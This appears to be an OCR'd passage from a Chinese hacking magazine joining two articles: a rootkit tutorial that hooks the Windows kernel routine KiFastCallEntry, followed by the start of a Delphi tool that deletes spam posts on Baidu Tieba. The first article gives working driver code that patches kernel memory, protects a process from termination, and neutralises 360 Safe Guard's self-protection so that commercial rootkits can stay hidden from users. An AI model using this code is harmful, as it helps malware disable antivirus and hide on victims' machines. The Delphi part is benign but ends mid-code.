PsNull、冰刃都检测不到我们的挂钩模块，XueTr 才能检测到，而且 XueTr 还把我们二级跳转的地址检测出来了。任务管理器无法结束我们的进程，如图 1 所示（证明我们在 FakeKiFastCallEntry 的处理生效了，本文的目的不是进程防杀。我还提供了四个 Ring 3 杀进程的小程序，大家可以到黑防官网下载，防杀效果请自行测试）。




图 1

```
lkd> u 805425ff
nt!KiFastCallEntry+0xcf:
805425ff 64ff0538060000   inc    dword ptr fs:[638h]
80542606 8bf2             mov    esi,edx
80542608 8b5f0c           mov    ebx,dword ptr [edi+0Ch]
8054260b 33c9             xor    ecx,ecx
8054260d 8a0c18           mov    cl,byte ptr [eax+ebx]
80542610 e9cb0a2d09       jmp    898130e0
80542615 2be1             sub    esp,ecx
80542617 c1e902           shr    ecx,2
lkd> uf 898130e0
898130e0 68f00ae2b3       push   0B3E20AF0h
898130e5 c3               ret
```

挂钩方法的改进

我在虚拟机测试的时候成功了，但是在真机测试时却蓝屏了。根据我的经验，一定是挂钩的代码没有处理好，导致蓝屏，因为这个函数调用得实在是太频繁了，而且虚拟机的CPU只有一个核心，真机上的CPU有两个核心。所以我把挂钩部分的代码改成了这个样子（加上了锁定内存页面和使用自旋锁的代码）。我把修改好的驱动拿到同学的一台四核计算机上测试，没有蓝屏。

```
    //申请分配二级跳转内存
    PushRetMem=(ULONG)ExAllocatePoolWithTag(NonPagedPool,6,MEM_TAG);
    if ((PVOID)PushRetMem==NULL)
    {
        return status;
    }
    DbgPrint("PushRetMem=0x%08X",PushRetMem);
    //一级跳转地址
    *(ULONG*)&JmpCode[1]=(ULONG)(PushRetMem)-(HookAddr+5);
    //二级跳转地址
    *(ULONG*)&PushRetCode[1]=(ULONG)FakeKiFastCallEntry;
    //HOOK 返回地址
    JMPRet=HookAddr+5;
    //申请 MDL
    pMdl = IoAllocateMdl((PBYTE)HookAddr, 5, FALSE, FALSE, NULL);
    if (pMdl)
    {
        //锁定内存页面
        __try
        {
MmProbeAndLockPages(pMdl, KernelMode, IoWriteAccess);
        }
        __except(EXCEPTION_EXECUTE_HANDLER)
        {
            IoFreeMdl(pMdl);
            return status;
        }
    //申请并使用自旋锁
        KeInitializeSpinLock(&f_spinlock);
        KeAcquireSpinLock(&f_spinlock,&f_oldirql);
        //提升中断请求级
        oldIrql = KeRaiseIrqlToDpcLevel();
        //关闭中断
        _asm
        {
            CLI
            MOV EAX, CR0
            AND EAX, NOT 10000H
            MOV CR0, EAX
        }
        //进行 HOOK 操作

    RtlCopyMemory((PVOID)PushRetMem,PushRetCode,6);
        RtlCopyMemory((PVOID)HookAddr,JmpCode,5);
        //开启中断
        _asm
        {
            MOV EAX, CR0
            OR  EAX, 10000H
            MOV CR0, EAX
            STI
        }
        //恢复先前中断请求级
        KeLowerIrql(oldIrql);
        //释放自旋锁
        KeReleaseSpinLock(&f_spinlock, f_oldirql);

    DbgPrint("KiFastCallEntry=0x%08X",uKiFastCallEntryAddr);
        DbgPrint("HookAddr=0x%08X",HookAddr);
        status=STATUS_SUCCESS;
    }
```

让360的自我保护和主动防御彻底失效

360安全卫士对自己的钩子进行了恶心的保护，听“渔家傲”说360开启了一个线程不断检测钩子是否被恢复，如果被恢复，又马上把钩子写回去。如果Rootkit侥幸加载了驱动，怎么对付360呢？也许最爽的方法是把360的进程杀死，把360的文件删除，把360的自启动项改成自己的。但是这种方法在商业Rootkit上是不能用的，因为用户发现360没了，肯定知道自己中招了，如果自己没有改写MBR，用户一重装系统，就什么都没了。所以只能用更好的方法：让360“有钩似无钩”。挂钩的方法跟前面差不多，唯一的不同是执行完FakeKiFastCallEntry后跳转到挂钩地址+10的位置而不是+5的位置。安装完我们的挂钩后，360的进程可以用任务管理器结束、文件可以用资源管理器删除、注册表自启动项也可以用“注册表编辑器”删除。也就是说，360的FakeKiFastCallEntry完全失效了。

```
__declspec(naked)void FakeKiFastCallEntry()
{
    _asm
    {
        mov edi,dword ptr [edi]
        mov ebx,dword ptr [edi+eax*4]
        //以下两条指令是5字节，也是360篡改的地方，现在
        //我们把原指令实现一次
        sub esp,ecx
        shr ecx,2
        //跳转到我们 hook 地址+10 的地方
        jmp [MyJmpRet];
    }
}
```

在NT6系统上挂钩KiFastCallEntry

在NT6系统上KiFastCallEntry跟NT5不同，反汇编代码如下所示：

```
nt!KiFastCallEntry+0xce:
840813ee 64ff05b0060000  inc     dword ptr fs:[6B0h]
840813f5 8bf2            mov     esi,edx
840813f7 33c9            xor     ecx,ecx
840813f9 8b570c          mov     edx,dword ptr [edi+0Ch]
840813fc 8b3f            mov     edi,dword ptr [edi]
840813fe 8a0c10          mov     cl,byte ptr [eax+edx]
84081401 8b1487          mov     edx,dword ptr [edi+eax*4]
84081404 2be1            sub     esp,ecx
84081406 c1e902          shr     ecx,2
84081409 8bfc            mov     edi,esp
8408140b 3b351c671a84    cmp     esi,dword ptr [nt!MmUserProbeAddress (841a671c)]
```

```
    84081411 0f832e020000        jae     nt!KiSystemCallExit2+
0xa5 (84081645)
```

要 call 的地址放在了 edx 里，染成红色的两条指令变成了 6 个字节。如果要挂钩，再按照老方法做就不方便了，这次我按照 360 的做法，修改染成绿色的两条指令为一条 jmp。由于流程差不多，我就不贴出全部代码了，只着重说说跟在 NT5 上挂钩不同的地方。一是特征码变了，要把前面贴出的搜索 KiFastCallEntry 的代码的特征码改成 0xe9c1e12b。二是挂钩点的处理变了，改成如下所示：

```
//HOOK KiFastCallEntry 过滤函数
__declspec(naked)void FakeKiFastCallEntry()
{
_asm
    {
        //先执行原指令
        sub esp,ecx
        shr ecx,2
        cmp OldNtOpenProcess,edx; //比较是否为 NtOpenProcess
je Label1
        cmp OldNtDuplicateObject,edx; //比较是否为 NtDuplicateObject
        je Label2
        cmp OldNtOpenThread,edx; //比较是否为 NtOpen Thread
        je Label3
        cmp OldNtUserPostThreadMessage,edx;
                                //比较是否为 NtOpenThread
        je Label4
        jmp [JMPRet];
Label1:
        mov edx,MyNtOpenProcess
            //修改 NtOpenProcess 为我们的代理函数
        jmp [JMPRet];
Label2:
        mov edx,MyNtDuplicateObject
            //修改 NtDuplicate Object 为我们的代理函数
        jmp [JMPRet];
Label3:
        mov edx,MyNtOpenThread
            //修改 NtOpenThread 为我们的代理函数
        jmp [JMPRet];
Label4:
        mov edx,MyNtUserPostThreadMessage //修改
NtUserPostThreadMessage 为我们的代理函数
        jmp [JMPRet];
    }
}
```

测试效果如图 2 所示，达到了和 NT5 下相同的效果。





图 2

不足之处

在某些时候，普通的 SSDT HOOK 能导致我们的 KiFastCallEntry 钩子失效，但是不会导致 360 的 KiFastCallEntry 钩子失效，是什么原因我现在还不是很清楚，希望感兴趣的人和我一起讨论，共同进步。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：Delphi
关键字：Delphi、反爆吧



Delphi 制作简单的反爆吧工具

文/By ForDream

相信“爆吧”这个词大家并不陌生，百度贴吧作为全国规模比较大的一个开放式交流平台，难免有一些别有用心的人用来发广告或者不良信息，甚至对吧主进行一些报复性的爆吧行为。

所以，在这里我就简单的用 Delphi 制作一个反爆吧工具。先说明一下我的测试环境：Delphi 2010 + Windows7。

这里因为涉及网络操作，而 VCL 类库提供了大量的控件，所以我就选择了 Indy 中的 IdHttp 控件作为主要的通信组件(Indy 10.5.5)，ListView 作为主要的数据显示，另外因为反爆吧需要进行一些权限操作（删帖），所以需要使用百度的账号登录，并且具有该贴吧相应的管理权限（最低小吧主）。同时由于百度登录采用了 Https 协议，所以如果需要通过 SSL 验证则需要外带两个 DLL 文件（代码中附带）。

那么下面开始正式的内容了，因为我在代码中的注释比较详细，所以这里着重讲一些方法和技巧，代码就不解释了。

前奏：构思

忙着动手之前先想一下整个程序应该怎么写，没有思考过

的程序一般写出来的质量都不会很高。接下来说一下我的构思，首先自己定义一个“百度”类，这个类可以干什么呢？比如，可以进行登录、看帖、删帖等操作，也就是说把一切相关的操作都封装到一个类中，这样既方便日后修改，也方便程序的调用。于是我定义了下面一个类。

```
type
  TBaiDuTb = class(TObject)
    protected
      pTbInfo:TTbInfo;
      pHttp:TIdHTTP;            //用于网络相关的操作
      pSsl:TIdSSLIOHandlerSocketOpenSSL;//用于 SSL 验证
      pUser:string;             //登录的用户名
      pLogined:Boolean;         //是否成功登录
  pThread:Cardinal;             //扫描的线程数
      pKeyWord:TStringList;     //禁止出现的关键字列表
      pCriticalSection:TRTLCriticalSection;
                                //删帖是防止冲突、临界区
      //function CheckPower:Cardinal;virtual;
    const
      FileNotFind='指定的文件不存在、';
    public
      constructor Create(KeyWordFilePath:string);overload;
    //构造函数
      constructor
Create(KeyWordFilePath:string;MaxThread:Cardinal);overload;
      destructor Destroy; override;     //析构函数
      procedure Free;                   //安全的销毁
      //*********方法***********
      function Login(AUser,APassWord:string):Boolean;
                                //登录成功则返回 true
      function GetTbInfo(TbName:string):Boolean;
                                //返回值标识执行是否成功
      function DeleteTb(sTid,sTbName:string):Boolean;   //删帖
      //*********属性**************
      property Http:TIdHTTP read pHttp write pHttp;
      property LoginUser:string read pUser;
      property TbInfo:TTbInfo read pTbInfo;
      property Logined:Boolean read pLogined;
      property ActiveThread:Cardinal read pThread write pThread;
      property KeyWord:TStringList read pKeyWord write pKeyWord;
  end;
```

具体解释相信注释已经很详细了。那么有了百度类，接下来就要想想如何进行操作。如果面对爆吧，肯定需要高效地进行删帖，那么单线程恐怕就有点吃力了，所以再定义线程类，进行高速获取帖子列表（事后证明说想的还是不够仔细，获取列表多线程好像没什么意义）。在百度登录后，会在 Cookies 中写下 Session 会话信息，也就说拥有这个 Session 信息的任何会话，服务器都是认为是合法的，所以在后面我建立了一个删帖的线程，用于自动删帖的时候使用（自动删除则不需要返回值是否成功）。

第一步：登录

这里之所以用了常见的 webbrowser 组件，原因很简单，首先是响应速度慢；其次是内存使用量大。webbrowser 本身就有内存泄漏的问题，这已经是很久以前的遗留问题了，而且这个程序中也不需要用浏览器呈现什么东西，最主要的是执行的速度。IdHttp 不需要解释脚本信息，不下载页面中的图像等多媒体，速度自然就快了。

百度的登录页面地址为：https://passport.baidu.com/?login。

通过简单的抓包可以得到登录的方法（建议使用 FireFox+HttpFox）。这里说明一下使用方法，之后凡是涉及抓包的就略过了（我就采用 FireFox，其他浏览器和插件大同小异）。

首先打开百度的登录页面，然后打开 HttpFox，如图 1 所示。




图 1

单击 Strat 按钮，然后回到浏览器，输入密码用户名，单击登录。再回到 HttpFox，出现如图 2 所示的界面。




图 2

这里有我们需要的各种信息，具体实现的代码如下（Http 为 TIdHttp 对象）：

```
function TBaiDuTb.Login(AUser, APassWord: string): Boolean;
const
  Referer='https://passport.baidu.com/?login&tpl=mn';
  LoginInfoA='tpl_ok=&next_target=&tpl=mn&skip_ok=&aid=&ne
ed_pay=&need_coin=&' +
  'pay_method=&u=http%3A%2F%2Fwww.baidu.com%2F&return_
method=get&' +

'more_param=&return_type=&psp_tt=0&password=';
  LoginInfoB='&safeflg=0&username=';
  LoginInfoC='&verifycode=';
  LoginURL='https://passport.baidu.com/?login';
  CheckSuccessWord='百度个人中心登录';
var
  sPostData:TStringList;
  Return:string;
begin
  try
    if not Logined then  //若没有登录，则继续
    begin
      try
        sPostData:=TStringList.Create;
        if (AUser = '') or (APassWord = '') then
          Result:=False //用户密码不允许为空
        else
        begin
          Http.Request.Referer:=Referer;
          sPostData.Add(LoginInfoA + APassWord + LoginInfo
B + AUser + LoginInfoC);
          Return:=Http.Post(LoginURL,sPostData);
          pLogined:=Pos(Return,CheckSuccessWord) > 0;
          Result:=pLogined;
        end;
      finally
        sPostData.Free;
      end;
```

```
      end;
    except
      raise Exception.Create('Login 方法出现异常');
    end;
  end;
```

这段代码本身没有什么很难理解的地方，不过着重讲一下try…finally…end；和try…except…end；的区别，很简单的一段代码就可以解释了：

```
  try
    try
      raise Exception.Create('Error Message'); //故意抛出一个异常
    finally
      ShowMessage('finally');              //这里显示这个对话框
    end;
  except
    ShowMessage('except');                 //同时这个也显示了
  end;
```

这就说明这个异常是except捕获到的，finally只能是忽略异常，并不能将其处理掉。

第二步：显示数据

登录做好了，总要能显示数据吧？不然登录又有什么意义呢？因为没有使用webbrowser、IdHttp获得的HTML代码，于是就需要分析HTML，这里我使用了正则进行分析。

```
  procedure AnalyzeTbs(const Html:string;var TbInfo:TTbInfo);
  const
    RegEveryTb='<tr.*?tid="\d*?">[\d\D]*?</tr>';
    RegTid='(?<=tid=")\d*?(?=")';
    RegClkAndRly='(?<=<td\x20nowrap>)\d*?(?=</td>)';
    RegWriterAndLaster='<td nowrap>.*?</td>';
    RegReplaceTag='<.*?>';
  var
    RegTitle:string;
    kCount:Cardinal;
    sEveryTbs,Ck:TStringList;
    sTid,sTitle,sClick,sReply,sWrite,sLast:string;
    nLoop:Cardinal;
  begin
    try
      sEveryTbs:=TStringList.Create;
      Ck:=TStringList.Create;
      if RegTest(Html,RegEveryTb,sEveryTbs) then      //分离每一
                                                       //条记录
      begin
        with TbInfo do
        begin
          WtrAndLst.Clear;
          ClkAndRly.Clear;
          IdAndTitle.Clear;
          kCount:=sEveryTbs.Count;
          nCount:=kCount;
          getOK:=False;
          for nLoop := 0 to sEveryTbs.Count - 1 do
      //获得每一条记录的信息
  begin
            RegTest(sEveryTbs[nLoop],RegTid,sTid); //帖子ID
            Ck.Clear;
            RegTest(sEveryTbs[nLoop],RegClkAndRly,Ck);
      //获得点击数和回复数
            sClick:=Ck[0];
            sReply:=Ck[1];
            RegTitle:='(?<=<a href="/f\?kz=' + sTid + '"
target="_blank">).*?(?=</a>)';
  RegTest(sEveryTbs[nLoop],RegTitle,sTitle);          //获得标题
            Ck.Clear;
            RegTest(sEveryTbs[nLoop],RegWriterAndLaster,Ck);
            sLast:=Ck[Ck.Count - 1];                  //最后回复
            sWrite:=Ck[Ck.Count - 2];                 //作者
            RegReplace(StringReplace(sLast,' ',' ',[rfReplaceAll]),
RegReplaceTag,'',sLast);
```

```
            RegReplace(StringReplace(sWrite,' ','
',[rfReplaceAll]),RegReplaceTag,'',sWrite);
            //******添加信息**********
            WtrAndLst.Add(sWrite + '=' + sLast);
            ClkAndRly.Add(sClick + '=' + sReply);
            IdAndTitle.Add(sTid + '=' + sTitle);


          end;
